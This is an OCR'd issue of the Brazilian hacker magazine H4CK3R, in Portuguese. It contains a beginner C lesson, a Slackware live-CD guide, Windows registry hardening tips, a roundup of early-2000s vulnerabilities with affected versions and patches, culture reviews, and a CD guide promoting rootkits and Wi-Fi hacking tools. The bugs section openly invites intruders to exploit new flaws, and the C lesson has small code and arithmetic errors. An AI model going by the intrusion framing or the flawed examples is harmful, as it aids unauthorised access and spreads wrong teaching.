A variável é um recurso muito comum utilizado em programação. A sua função é reservar na memória uma posição para armazenarmos temporariamente alguma coisa durante o tempo de execução do programa. Criamos uma variável chamada número, na qual armazenaremos temporariamente o valor que digitaremos. Esta variável é especial, ou seja, é do tipo inteiro. Somente números inteiros, como -1, 7, 234 (é claro que existe um valor máximo, mas falaremos mais tarde sobre isso). Letras ou caracteres especiais não podem ser armazenados em uma variável do tipo int.

Em seguida eu emito uma mensagem com o printf e utilizo uma nova instrução:

```
scanf("%d",&numero);
```

A instrução scanf recebe uma entrada do dispositivo-padrão (no caso teclado), que está seguida de dois argumentos: "%d" e &numero. O primeiro argumento diz que o tipo de dado que vai ser lido é do tipo inteiro (se você digitar uma letra, vai dar erro...) e, em seguida, aparece um & comercial seguido do nome da variável. Temos um ponto importante aqui: o C quando lê uma variável armazena o seu conteúdo em uma posição específica de memória, e o & diz ao C em que posição da memória esta variável está. Não se preocupe, no início é meio confuso, mas depois que estudarmos ponteiros a coisa fica mais fácil. Depois, temos a linha:

```
printf("O numero e : %d\n", número);
```

Aqui eu digo para o printf imprimir a variável número, com o formato inteiro (%d); se eu não fizer isso, a saída será totalmente inconsistente. Eu começo com uma mensagem (O numero e:), seguida da formatação (%d), e uma nova linha (\n), seguida da variável (número) e termino meu programa(). Bom, este exemplo é bem simples. Vamos mostrar abaixo outro exemplo que some dois números. Digite-o e salve-o como *soma.c*.

```
main(){
 int numero1, numero2, resultado;
 printf("Digite o primeiro numero : ");
 scanf("%d",&numero1);
 printf("Digite o segundo numero : ");
 scanf("%d",&numero2);
 resultado = numero1+numero2;
 printf("O resultado e : %d\n", resultado);
}
```

Este exemplo é mais complexo e eu introduzo aqui o operador aritmético +, que executa a soma de um ou mais valores. Eu declaro uma variável chamada resultado, que irá receber o valor da soma das variáveis número1 e numero2, e em seguida eu imprimo o resultado. Na declaração de variáveis eu posso declarar mais de um do mesmo tipo; reparem que eu fiz isto com numero1, numero2 e soma.

Falando um pouco mais de operadores matemáticos e de igualdade

Em C temos os chamados operadores matemáticos, aqueles utilizados para executarmos operações. São eles:

Adição (+) - numer1+numero2
Subtração (-) - numero1-numero2
Multiplicação (*) - numero1*numero2
Divisão (/) - numero1/numero2
Resto (%) - numero1 % numero2
Parênteses ( ) - o que está dentro dos parênteses precede na operação

Exemplo (1+2+3)/2 - primeiro será feita a soma e depois a divisão.

E os operadores de igualdade são:

igual (==)
diferente (!=)
maior que (>)
menor que (<)
maior ou igual (>=)
menor ou igual (<=)

Exemplificando, vamos fazer um programa de demonstração que mostre se o número é par ou ímpar. Vamos digitá-lo abaixo e salvá-lo como *par.c*.

```
main(){
int numero, par;
printf("Digite um numero : ");
scanf("%d",&numero);

par=numero%2;
  if (par > 0 )
    printf("impar\n");
  else {
    printf("par\n");
  }
}
```

Este programa apresenta duas novas funções if/else, que são funções condicionais. Repare que a idéia é, através do operador resto, descobrir se o resultado de uma divisão por 2 deixa algum valor diferente de 0. Um número par, ao ser dividido por 2, tem como resto 0, e um ímpar, um valor maior que zero, pode ser 1, 2, etc. No caso, nós fazemos um teste:

if par > 0, ou seja, se o resto da divisão que está armazenada na variável par for maior que 0, o número é impar; caso contrário, é par (else). Nós vamos falar mais de regras de condição, mas era necessário para este exemplo mostrar o if e o else.

Exercícios propostos:

Agora vamos com este pouco de conhecimento propor a vocês os seguintes programas:

a) Faça um programa que leia três números, some os dois primeiros e subtraia o resultado do terceiro, exibindo o valor final;

b) Faça um programa que leia o conteúdo de três números, exiba-os separadamente e depois apresente o resultado da soma dos três;


c) Faça um programa em C que leia um número e, se ele for par, imprima seu quadrado.

As respostas estarão no site *www.plebe.com.br*, na área de arquivos, juntamente com o código dos exemplos.

Finalizando

Esta primeira lição é o básico para vocês poderem iniciar no C; à medida que nosso curso for se desenvolvendo, veremos outras facetas interessantes. Fiquem à vontade para enviar e-mails. Até a próxima.

Antonio Marcelo é especialista de segurança e autor de diversos livros no Brasil sobre Linux, como Firewalls em Linux, Linux: Ferramentas anti-hackers, Squid - Guia de administração Rápida, entre outros, publicados pela editora Brasport. Já executou vários projetos de consultoria em segurança em órgãos governamentais do Brasil, além de ser um pesquisador independente e também CEO da Gurgel e Fonseca Consultores Associados, empresa brasileira de conectividade e segurança. Pode ser consultado no endereço *http://www.plebe.com.br*. Dúvidas e críticas sobre este artigo podem ser enviadas para *amarcelo@plebe.com.br*.



Guia do SlackLive

Para comemorar a décima edição da revista **H4CK3R**, vamos presenteá-lo com uma versão especial da distribuição Linux mais adorada pela comunidade hacker, o Slackware. Famoso pela sua estabilidade e segurança, o Slack conquistou os mais exigentes usuários de Linux e até mesmo as empresas de segurança. A configuração básica que a distro precisa para rodar é responsável por parte deste sucesso. Enquanto o Red Hat e o Debian exigem mais memória e espaço em disco, o Slackware usa apenas 50 MB e boota incrivelmente rápido, mesmo com uma memória RAM de 16 MB, realizando o processo de boot inicial em menos de 30 segundos! Esta vantagem foi ampliada ainda mais com a união entre o novo e melhorado Slackware 9.0 e a técnica do LiveCD. Agora você pode sentir todo o poder desta bem-sucedida distribuição, sem precisar se preocupar com a instalação e problemas de configuração, é o SlackLive. Esta versão é especialmente útil para aqueles que querem experimentar a versão 9.0 e ainda não tiveram oportunidade. Funciona também como sistema operacional para terminais, já que não precisa de um HD para rodar. Ele é ideal para máquinas que compartilham uma mesma conexão. O pacote de programas que vem com o SlackLive também merece ser destacado. Além de contar com a versão mais recente da interface gráfica KDE 3.1, a distribuição ainda conta com programas legendários do universo GNU, como o flexível editor de textos Emacs, o cliente de e-mails Pine e o veloz web-browser Lynx, além de outros como o indispensável IPtables, por exemplo.

E, acima de tudo, como disse um amigo nosso: "A principal diferença do Slackware 8.1 para o 9.0 é o nome. Porque o Slack é tão bom que nem precisa mudar".

Criando sua própria distro

Você já notou que nos últimos anos o número de distribuições Linux está aumentando muito? Pois é, um dos fatores que mais contribuíram para isso foi a popularização dos Live CDs. São distribuições como o Knoppix e o Kurumin (baseados no Debian), o SuSe Live e muitas outras que, além de serem mais fáceis de usar (pois não precisam ser instaladas), também podem ser configuradas e editadas facilmente. Dentro da imagem do SlackLive existe um arquivo de texto chamado "LIVECD_CREATE_HOWTO" que ensina a personalizar seu SlackLive. Seguindo suas instruções você poderá adicionar ou remover pacotes e deixar a distribuição com a sua cara. No site oficial do SlackLive existem scripts e links ensinando a melhor maneira de criar sua própria versão do Slack. É imperdível!

A comunidade se reúne

Os fanáticos (e fanáticas) por Slackware se reuniram em São Paulo para realizar um belo evento, o 1º Encontro de Usuários Slackware, que contou com palestras, debates, estandes do Slackware e muito mais. **Você pode conferir as imagens do evento em um vídeo exclusivo no CD desta edição, na categoria Linux Tools.** Mais informações sobre este e outros eventos podem ser vistas nos sites *http://br.linuxchix.org/* (do grupo LinuxChix) e *http://gus-br.linuxmag.com.br* (do GUS, Grupo de Usuários de Slackware).

Usando o Slackware Live (Box)

É extremamente fácil rodar o Slackware Live. Basta inicializar sua máquina com o CD desta edição no drive de CD-ROM. Algumas máquinas precisam de um ajuste na configuração da BIOS. O que, por si só, também é bem simples. Basta entrar na interface de configuração de boot da BIOS, apertar a tecla *Delete* enquanto o micro inicia e escolher o CD-ROM como primeira opção de boot ou "*1st boot device*". Para logar no sistema, basta escolher root como usuário e deixar a senha em branco. Depois é só digitar as iniciais e carregar as seguintes aplicações:

XWindow KDE 3.1	**-**	**win**
Emacs (editor de textos)	**-**	**emacs**
Mpg321 (conversor de arquivos)	**-**	**mpg321**
Pine (cliente de e-mail)	**-**	**pine**
Links (browser modo-texto)	**-**	**links**

***Obs.:** Se mesmo configurando sua BIOS você não conseguir bootar o CD, é possível carregar o Slackware Live através do DOS. Para tanto é necessário executar o arquivo linux.bat presente no diretório DOS do CD.

Configurações mínimas

Como já citamos anteriormente, o Slackware não precisa de uma máquina muito pesada para rodar. No entanto, é preciso conferir os requisitos mínimos das aplicações que você usará em conjunto com o Slack. Confira a seguir o hardware mínimo para rodar o SlackLive:

386 Processor
16 MB RAM
50 MB de espaço livre no HD
Drive de CD-ROM

***Obs.:** Em nossos testes, o SlackLive não carregou a interface gráfica KDE 3.1 em micros com placas de vídeo ATI Rage, porém rodou as aplicações de modo-texto corretamente.

***Obs.2.:** Foram identificados alguns bugs com detecção de mouse. Para corrigi-los você deve reiniciar o Xwindow (pressionando *Ctrl+Alt+Backspace*) ou configurar manualmente os arquivos da pasta */dev/mouse*.


Mais informações

Para obter mais informações sobre a distribuição e conversar com outros usuários e desenvolvedores do Slackware Live, acesse o site oficial: *www.slackware-live.org*.

Features

Lista com os principais pacotes incluídos no CD do SlackLive


- Kernel 2.4.20
- Xfree86 4.3.0
- KDE 3.1.1
- KOffice 1.2.1
- KDE games
- Netscape 7.02
- mplayer 0.90 final
- kopete 0.6.1a
- midnight commander 4.6



emacs 21.2

- rdesktop 1.2.0
- hotplug support
- cdrtools 2.0
- k3b 0.8.1 burning GUI for KDE
- imagemagic 5.5.4
- links 0.98
- Pine 4.53
- wget 1.8.2
- bind-9.2.2
- bzip2 .0.2- -4

- cdparanoia-IIIalpha9.8
- emacs 1.2
- esound-0.2.29
- glib .2.1
- glib2 .2.1
- glibc-solibs .3.1- -3



gtk+1.2.10- -3

- gtk2.2.1
- gzip .3.3
- IPtables .2.7a
- openssh-3.6.1p1
- openssl-0.9.7b
- pcmcia-cs-3.2.4
- sendmail-8.12.9
- smartmontools-5.1_7
- tcpdump-3.7.2-
- tcpip-0.17- 6
- textutils
- traceroute .4a12
- wireless-tools 5
- XFree86-4.3.0
- XviD-0.9.1-i686

Registry

por Marcos Velasco
marcos@velasco.com.br
http://www.velasco.com.br

Melhorando a segurança de seu Windows

Muito se fala sobre o registry do Windows, mas poucos que utilizam o Windows sabe afinal para que serve o mesmo. O registry nada mais é do que o mais importante banco de dados que o Windows utiliza para inicializar o software e operar o sistema. Recomendo não mexer no nele, caso não possua experiência. Alterações indevidas poderão invalidar os dados e/ou o sistema.

Todas alterações deverão ser feitas pelo REGEDIT.

Se não o conhece, por favor não mexa.

Arquivos .EML com anexos (Compatível com Windows 9x, Me, NT, 2000 e XP)

Uma vulnerabilidade um pouco antiga, mas que ainda está presente, chama-se "Wave Bug".

Ela faz com que arquivos EML (arquivos de e-mail), com anexos, possam ser abertos diretamente

via HTML ou pelo Outlook Express, fazendo a execução do anexo automaticamente, podendo contaminar o sistema.

A dica a seguir faz com que arquivos EML clicados NÃO sejam executados:

Vá ao item: *HKEY_CLASSES_ROOT\.eml*

Altere o item (padrão) para: *txtfile*

O resultado ?

Quanto um arquivo EML for executado, o Bloco de Notas será aberto, NÃO causando qualquer problema ao sistema.

Para retornar o conteúdo original:

Vá ao item: *HKEY_CLASSES_ROOT\.eml*

Altere o item (padrão) para: *Microsoft Internet Mail Message*

Download dos arquivos REG para fazer alteração sem a necessidade de modificaçoes manuais

Desabilitar o Cache de Senhas (Compatível com Windows 9x, Me, NT, 2000 e XP)

O Windows, geralmente, faz o cache de senhas dos usuários no computador local.

Existem na Internet diversos utilitários que permitem obter estas senhas, as quais poderão ser usadas por finalidades indesejadas.

Vá ao item:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies

Altere ou crie o item *DWORD DisablePwdCaching* e digite um dos seguintes valores:

1 - Desativa o cache das senhas (recomendado)

0 - Ativa o cache das senhas

Download dos arquivos REG para fazer alteração sem a necessidade de modificaçoes manuais

Eliminar arquivos temporários do Internet Explorer, ao sair

Esta configuração permite alterar o controle sobre os arquivos temporários, após navegação feita com o Internet Explorer.

Va ao item:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache

Altere ou crie o item *DWORD Persistent* e digite um dos seguintes valores:

1 - NÃO elimina arquivos temporários

0 - Elimina arquivos temporários

Download dos arquivos REG para fazer alteração sem a necessidade de modificações manuais

Use o Windows update sem precisar registrar

Algumas vezes, dependendo da configuração, alguns sistemas pedem ao usuário para fazer o registro, ao usar, pela primeira vez, o Windows Update.

Com a configuração a seguir, não será necessário fazer isso.

Va ao item:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion

Altere ou crie o item *REG_SZ (String) RegDone* e digite um dos seguintes valores:

1 - Habilitado

0 - Desabilitado

Tech Bugs

por Bruno Cesar
bruno@digerati.com.br

Fique por dentro das últimas falhas de segurança

A pergunta que não se cala é "Por que devo saber de novos bugs e vulnerabilidades?". Bem, isso pode ser respondido sob três pontos de vista:

1- Se você é um administrador de sistemas, é essencial saber da vulnerabilidade para poder corrigir o bug em seu sistema; se você tem um servidor, um serviço rodando, e esse serviço ou daemon for a versão vulnerável, corrija-o antes que alguém o faça de uma maneira não tão agradável.

2- Você é um super-HACKER que curte invadir sistemas para espionagem ou para alterar páginas? Bom, "tem gosto para tudo nessa vida", e é aconselhável saber de novos bugs, para assim poder utilizá-los em suas investidas ou aprimorar o bug com seu conhecimento.

3- Se você se interessa por novos bugs, mas não trabalha com segurança nem curte hackerismo, fique informado, apenas para aprendizado, sobre o que está acontecendo na área de segurança; assim, um dia você poderá precisar disso e utilizá-lo.

Vulnerabilidades

Os bugs abaixo foram todos retirados de sites relacionados à segurança, assim como listas de discussões, e-mails, etc. Não nos responsabilizamos pela utilização das informações contidas nessa área. Procuramos publicar os bugs mais recentes; a maior parte deles ainda não tem um exploit disponível para demonstrar as vulnerabilidades na prática, mas sim uma breve explicação de como se pode explorá-los ou como foram explorados. Praticamente todos têm a solução paras bugs descritos; isso quer dizer que as empresas já desenvolveram um patch para bug.

Microsoft Internet Explorer Vulnerabilidade Plugin.ocx

O browser mais utilizado no mundo por usuários domésticos, o Microsoft Internet Explorer, é o navegador-padrão dos sistemas rodando Windows. A vulnerabilidade consiste em um plug-in do Internet Explorer Plugin.ocx, que em certas circunstâncias de configuração causa uma vulnerabilidade de validação, podendo assim rodar um código malicioso no sistema.

Versões Afetadas:
Microsoft Internet Explorer 5.0.1 SP3
Microsoft Internet Explorer 5.0.1 SP2
Microsoft Internet Explorer 5.0.1 SP1
Microsoft Internet Explorer 5.0.1
Microsoft Internet Explorer 5.5 SP2
Microsoft Internet Explorer 5.5 SP1
Microsoft Internet Explorer 5.5
Microsoft Internet Explorer 6.0 SP1
Microsoft Internet Explorer 6.0

Solução: Atualize o sistema com os patchs liberados pela Microsoft *http://www.microsoft.com/windows/ie/downloads/critical/813489/default.asp*

Samba Remote Buffer Overflow

Para quem não conhece, o Samba é um dos softwares utilizados para integração entre Linux e Windows, em redes internas. Com ele é possível compartilhar arquivos, impressoras e outros recursos.

Não se sabe ainda muito sobre essa vulnerabilidade; é provável que as versões abaixo sejam exploradas por meio de códigos arbitrários, "Buffer Overflows" remotos, sendo que todo comando executado seria como superusuário ou usuário root.

Versões Afetadas:
Samba Samba 2.0 .0
Samba Samba 2.0.1
Samba Samba 2.0.2
Samba Samba 2.0.3
Samba Samba 2.0.4
Samba Samba 2.0.5
Samba Samba 2.0.6
Samba Samba 2.0.7
Samba Samba 2.0.8
Samba Samba 2.0.9
Samba Samba 2.0.10
Samba Samba 2.2 .0a
Samba Samba 2.2 .0
Samba Samba 2.2.1 a
Samba Samba 2.2.2
Samba Samba 2.2.3 a
Samba Samba 2.2.3 a
Samba Samba 2.2.3
Samba Samba 2.2.4
Samba Samba 2.2.5
Samba Samba 2.2.5
Samba Samba 2.2.6
Samba Samba 2.2.7 a
Samba Samba 2.2.7
Samba Samba 2.2.8
Samba-TNG Samba-TNG 0.3
Samba-TNG Samba-TNG 0.3.1

Solução: Atualize a versão de seu Samba para a última versão disponível do Samba 2.2.8a, de acordo com seu sistema operacional ou sua distribuição.

ICQ Message Session Window Denial Of Service

Foi descoberto um grande problema no famoso software de troca de mensagens na Internet, O problema consiste em exibir o código HTML dentro das propagandas de janela de mensagens do ICQ. Especificamente, o HTML que rende a biblioteca executada pelo ICQ não permite atributos excepcionais como TAG HTMLS; em conseqüência disso, pode ser possível provocar uma negação de serviço (DOS) no cliente do ICQ. Isso ocorre devido a uma falta de autenticação ao aceitar as propagandas. Um usuário mal-intencionado pode ser capaz de explorar essa falha facilmente.

Versões Afetadas:
Mirabilis ICQ 2000.0 b Build 3278
Mirabilis ICQ 2000.0 A
Mirabilis ICQ 2001 b Build #3659
Mirabilis ICQ 2001 b Build #3638
Mirabilis ICQ 2001 b Build #3636
Mirabilis ICQ 2001 a
Mirabilis ICQ 2002 a Build#3727
Mirabilis ICQ 2002 a Build#3722
Mirabilis ICQ 2003 a Build#3800
Mirabilis ICQ 2003 a Build#3799
Mirabilis ICQ 2003 a Build#3777

Solução: Inicialmente, não parece haver um patch par ao bug. Tudo que deveremos fazer é aguardar a Mirabilis corrigir o bug e disponibilizar um patch ou uma nova versão do ICQ.

Apache Mod_Auth_Any Remote Command Execution Vulnerability

Apache é o servidor Web mais utilizado no mundo. Tem grande prestígio no mundo free software por ter um código-fonte limpo e muito seguro. No entanto, uma falha foi descoberta em um módulo de autenticação do mesmo:

mod_auth_any. O problema ocorre devido à insuficiência de argumentos passados pelos usuários.

Em conseqüência, pode ser possível para um usuário executar comandos arbitrários como se fosse um Shell "Root".

Versões Afetadas:
mod_auth_any mod_auth_any 1.2.2
+ RedHat Enterprise Linux AS 2.1
+ RedHat Enterprise Linux ES 2.1
+ RedHat Enterprise Linux WS 2.1
+ RedHat Linux 7.2
+ RedHat Linux 7.2 athlon
+ RedHat Linux 7.2 i386
+ RedHat Linux 7.2 i586
+ RedHat Linux 7.2 i686
+ RedHat Linux 7.2 ia64
+ RedHat Linux 7.3
+ RedHat Linux 7.3 i386
+ RedHat Linux 7.3 i686
+ RedHat Linux Advanced Work Station 2.1

Solução: A distribuição Red Hat já publicou um advisory sobre o fato e a sua correção:


ftp://updates.redhat.com/7.3/en/os/i386/mod_auth_any-1.2.2-2.i386.rpm

Red Hat Upgrade mod_auth_any-1.2.2-2.ia64.rpm
ftp://updates.redhat.com/7.2/en/os/ia64/mod_auth_any-1.2.2-2.ia64.rpm

Red Hat Upgrade mod_auth_any-1.2.2-2.i386.rpm
ftp://updates.redhat.com/7.2/en/os/i386/mod_auth_any-1.2.2-2.i386.rpm

Louvor à crueldade

Em *A filosofia na alcova*, Sade faz do crime e do sexo os paradigmas de uma nova sociedade



Sadomasoquismo. Se você, leitor, curte sexo alternativo ou simplesmente gosta de se manter informado a respeito, já deve conhecer o significado desta palavra, que se refere ao conjunto de práticas sexuais que brincam com a relação entre dor, prazer e dominação. Ela deriva de outras duas - sadismo e masoquismo -, que, por sua vez, provêm dos nomes de dois escritores: o francês Marquês de Sade e o austríaco Leopold Ritter von Sacher-Masoch, que gostavam, respectivamente, de dar e levar uns tapas ou chicotadas no dia-a-dia.

Ok. Até aí, sem novidades, certo? Só que, apesar de toda essa fama, a verdade é que há poucas pessoas no Brasil que conhecem a literatura dos dois. Graças, porém, à editora Iluminuras (*www.iluminuras.com.br*), esse patamar tem mudado, ao menos no que se refere a Sade.

A Iluminuras já lançou traduções de dois livros famosos do marquês - *A filosofia na alcova* e *Diálogo entre um padre e um moribundo* - e, segundo fontes seguras, não deve parar por aí. Como hacker e Sade têm tudo a ver com submundo, achamos proveitoso escrever sobre um de seus clássicos, e escolhemos para isso *A filosofia na alcova*, apontada pelos críticos como o menos hardcore.

Donatien-Alphonse-François, verdadeiro nome do marquês, viveu na época da Revolução Francesa e sempre teve problemas com a justiça, devido a seu comportamento sexual exótico e a seus escandalosos livros, os quais, aliás, iam muito além do que ele fazia na vida real.

Os livros eram incômodos porque, mais do que escrever obscenidades, Sade cometia o "pecado" de unir pornografia, filosofia e brutalidade em um único texto. Isso mesmo, filosofia, que apresentava a concepção de um mundo dominado pelo crime e no qual o prazer sexual agia como regulador de uma sociedade sem leis.

Legal, né? Pois são essas as premissas básicas para se entender *A filosofia na alcova*. A história se passa em um ambiente aristocrático - algo comum em outras obras do marquês -, a propriedade da Senhora de Saint-Ange. Trata-se de uma mulher rica que, casada com um homem mais velho, tem a liberdade de relacionar-se sexualmente com outros homens e mulheres.

Saint-Ange se interessa por uma jovem de apenas 15 anos, Eugénie, que, autorizada pelo pai, vai à casa daquela para ser "doutrinada". O "doutrinamento", feito por um homem chamado Dolmancé, consiste em eliminar de Eugénie todo e qualquer resquício de moralidade, e, para isso, os mestres fazem uso de toda espécie de relações e posições sexuais (incluindo práticas homossexuais e orgias) e de um discurso que alimentará a raiva que a moça sente pela mãe, justificará o assassinato, atacará a virtude, pregará o ateísmo radical e apresentará a crueldade como força motriz do universo.

Claro que, com esses atributos, a obra só podia fazer enorme sucesso hoje em dia. Fez tanto, que a edição da Iluminuras está esgotada. Mas não se desespere. Para conseguir um exemplar, apele para os sebos ou compre traduções anteriores, que, se não são tão boas, nem por isso tiram o brilho do marquês. E boa leitura :).

Piada de mau gosto?

Jackass pode ser um pouco mais que isso

É de se perguntar: por que o programa jovem de maior sucesso na TV mundial é um festival de autoflagelação? Estamos falando de *Jackass*, da MTV, recém-chegado à sucursal brasileira. Muitos preferem uma resposta simplista: é como todos os outros programas populares da TV, com muita besteira e pouco conteúdo. Mas talvez o buraco esteja bem mais embaixo. Talvez o programa diga muito mais sobre o jovem de hoje, sua inconseqüência e sua gana de sucesso.


Johnny Knoxville, a estrela principal da série, teve a idéia ao tentar produzir um vídeo para o Big Brother, em que apareceria jogando spray de pimenta nos olhos, sendo acertado por um carro e outras bizarrices. No fim, junto com outro grupo de malucos da costa leste dos EUA, eles acabaram sendo contratados para apresentar isso ao vivo, na MTV.

Hoje, conhecidos no mundo todo, eles têm um filme também chamado de *Jackass* e participação em diversas produções recentes de Hollywood. Na MTV americana, eles passaram por maus bocados, depois que um garoto de Boston tentou imitar suas façanhas. Muitos começaram a reclamar, falando que o programa era forte demais. O problema é que isso deve ser só o começo...

Jackass na MTV Brasil
Domingo, às 23h; terça, às 21h30 e sábado, à 1h

A desordem está de volta

System of a Down é o verdadeiro metal com atitude



O título, *Steal this Album* ("Roube este Álbum", em português), já sugere que não estamos falando de uma banda qualquer. Em uma época em que a música comercial está lotada de playboys e patricinhas, e que a grande preocupação dos artistas é parar a pirataria e a troca de arquivos pela Internet, o System of a Down deixa bem claro em seu terceiro álbum que está mesmo pouco se lixando pra tudo isso. Nos EUA de Bush, são poucas as bandas que têm coragem de falar de política atualmente, já que uma classe dominante burra faz patrulhamento ideológico contra quem contesta o *status quo*. Situação diferente da Europa, por exemplo, onde temos grupos como o Atari Teenage Riot, que pode ter acabado com a morte de seu principal líder.

O novo disco é mais um motivo para você conhecer a banda, que traz finalmente algo de novo e com atitude ao hardcore. Na verdade, não é tão importante quanto os dois discos anteriores, já que se trata de sobras de estúdio do segundo disco, *Toxicity*. Mas o vocalista e letrista Tankian afirma (e com razão) que não há motivos para subestimar o disco por causa disso; as músicas não foram lançadas anteriormente por mero acaso, segundo ele.

De fato, o resultado é impressionante, com muita política nas letras e a voz inconfundível de Tankian. Se você gosta de metal pesado com muita atitude, compre (ou roube) já!

Nasce uma estrela

Filme de Eminem peca por falta de originalidade, mas agrada fãs

Pense em qualquer produção cujo foco seja a biografia de um artista famoso. Não costuma haver muita originalidade no roteiro, certo? Sempre se mostra vida de cão do biografado, a amizade de pessoas especiais que acreditaram nele, a ascensão ao estrelato, as armadilhas da carreira e, no final, a consagração completa.

O filme *Rua das Ilusões* (*8 Mile*, no original em inglês) não é a biografia real de um artista, mas foi inspirado em fatos da vida do rapper Eminem, que, por sinal, protagoniza a produção. Por isso, em termos de criatividade, não espere muito além da "receita de bolo" acima.

Rua das Ilusões conta a história de Jimmy "Rabbit" Smith, um rapaz que vive e trabalha em um dos mais pobres bairros de Detroit, tem uma mãe alcoólatra (papel de Kim Basinger) e sonha em se tornar uma estrela do rap, até mesmo como forma de se afastar do mundo de drogas e violência em que está inserido. Para isso, ele contará com a ajuda incondicional de um amigo, Future (Mekhi Phifer), e da bela Alex (Brittany Murphy). Deu para sentir o gosto de "já vi isso antes"?


Apesar disso, três coisas valem a pena no filme: sobretudo para os fãs, o próprio Eminem, que convence como ator (as más-línguas dizem que é pelo fato de ele interpretar a si próprio); o realismo e o clima "sombrio"; e, claro, a trilha sonora (a qual, não por acaso, ganhou dois prêmios com "Lose Yourself").

Guia do CD H4CK3R 10

por Juliano Barreto
juliano@digerati.com.br

Apagando velinhas

Foi muito especial fazer o CD da décima edição da H4CK3R. Uma revista que todos julgavam que não passaria do número 2 e sobre a qual muitos diziam que não teria assunto para fazer mais de um CD. Pois bem, para quem disse isso, mostramos que temos muito gás e que não adianta copiar, porque a revista da elite é esta. Para comemorar esta edição "histórica", selecionamos os melhores Root kits já programados, mais de cem e-zines sobre hacking, um pacote com ferramentas de criptografia e uma versão do Slackware que roda direto do CD. Merecem destaque também as ferramentas para Wi-Fi hacking. Ok, nem todo mundo tem um laptop e uma placa PCMCIA, mas mesmo assim é preciso estar antenado com as novas tendências. Falando em novidades, no CD desta edição você também encontrará os mais novos softwares de segurança para Linux (em Linux Tools), além de uma entrevista exclusiva com os brasileiros que estudaram na Hackademy de Paris. Confira os principais destaques das outras categorias do CD e até a próxima H4CK3R.



Categoria: Root Kits
Passaporte da alegria

Há quem diga que os Root Kits são apenas uma evolução dos trojan horses. Mas eles são muito mais que isso. Com estes exploits vitaminados é possível obter privilégios em sistemas protegidos muito mais complexos, como o SunOS e o Unix. Também existem diversos rootkits que fazem uso de Ethernet sniffers, que podem, além de acessar a uma máquina como root, instalar pacotes na mesma e administrar uma rede inteira remotamente. No CD desta edição você terá a oportunidade de conhecer muitos deles.

Desde os famosos Adore (para LKM Linux) e Chkrootkit (proteção) até os mais undergrounds, como o Tcpd-byp para FreeBSD e muito mais. Para quem se interessa por segurança e já é "gente grande" em administração de redes é um prato cheio. Bom apetite!

Categoria: Wi-Fi
Hackers sem fio

